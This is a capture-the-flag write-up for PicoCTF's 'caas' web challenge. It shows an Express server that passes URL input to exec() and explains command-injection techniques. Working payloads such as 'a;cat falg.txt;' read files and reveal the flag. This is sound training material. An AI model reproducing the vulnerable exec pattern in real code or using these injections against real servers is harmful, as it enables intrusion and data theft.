
caas
 PicoCTF web
We are given an index.js file that has the source code for the webserver:
const express = require('express');
const app = express();
const { exec } = require('child_process');

app.use(express.static('public'));

app.get('/cowsay/:message', (req, res) => {
  exec(`/usr/games/cowsay ${req.params.message}`, {timeout: 5000}, (error, stdout) => {
    if (error) return res.status(500).end();
    res.type('txt').send(stdout).end();
  });
});

app.listen(3000, () => {
  console.log('listening');
});
The application has a glaring vulnerability, it is using exec() with user input! This executes the input in a shell, we can use this to run other commands via a command injection!
Let’s look at the remote web application first:

The application says to send a request to /cowsay/{message} which executes cowsay on the message (like the above source code).
There are a few ways to execute commands inside an existing command or to execute another command afterwards.
- We can use backticks to embed an existing command into a string:
$ echo "whoami"
whoami
$ echo "`whoami`"
user
- We can use
$()as a command substitution like the backticks aswell:
$ echo "$(whoami)"
user
- We can use semicolons (
;) to end the current command and run others:
$ /usr/games/cowsay a;whoami;
...
user
- We can use
&&to append a command after the execution of the first:
$ /usr/games/cowsay a&&whoami
...
user
I’m going to use semicolons for my solution.
We can’t just do ;whoami; as without providing cowsay an input it will hang waiting for a string to print, so we can do a;whoami; to make it do /usr/games/cowsay a;whoami;
We can now do this on remote, let’s visit https://caas.mars.picoctf.net/cowsay/a;whoami;.
 ___
< a >
 ---
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
node
Perfect! The username of the current user is node! Let’s run ls to look at the contents of the current directory. I use https://caas.mars.picoctf.net/cowsay/a;ls; and get the directory listing:
 ___
< a >
 ---
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
Dockerfile
falg.txt
index.js
node_modules
package.json
public
yarn.lock
Let’s read falg.txt, which seems to be a typo of flag.txt, using cat we can read it! https://caas.mars.picoctf.net/cowsay/a;cat falg.txt;
 ___
< a >
 ---
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}
Flag: picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}
Related Writeups
l33t-benign
Now that you've figured out who was behind this operation, can you figure out who else was affected?
4spam
In the wake of last week's events, we've created a replacement (https://4spam.umbccd.net/). An old dump of some of the ...
Caddyshack
locate and connect to the server running on caddyshack.umbccd.net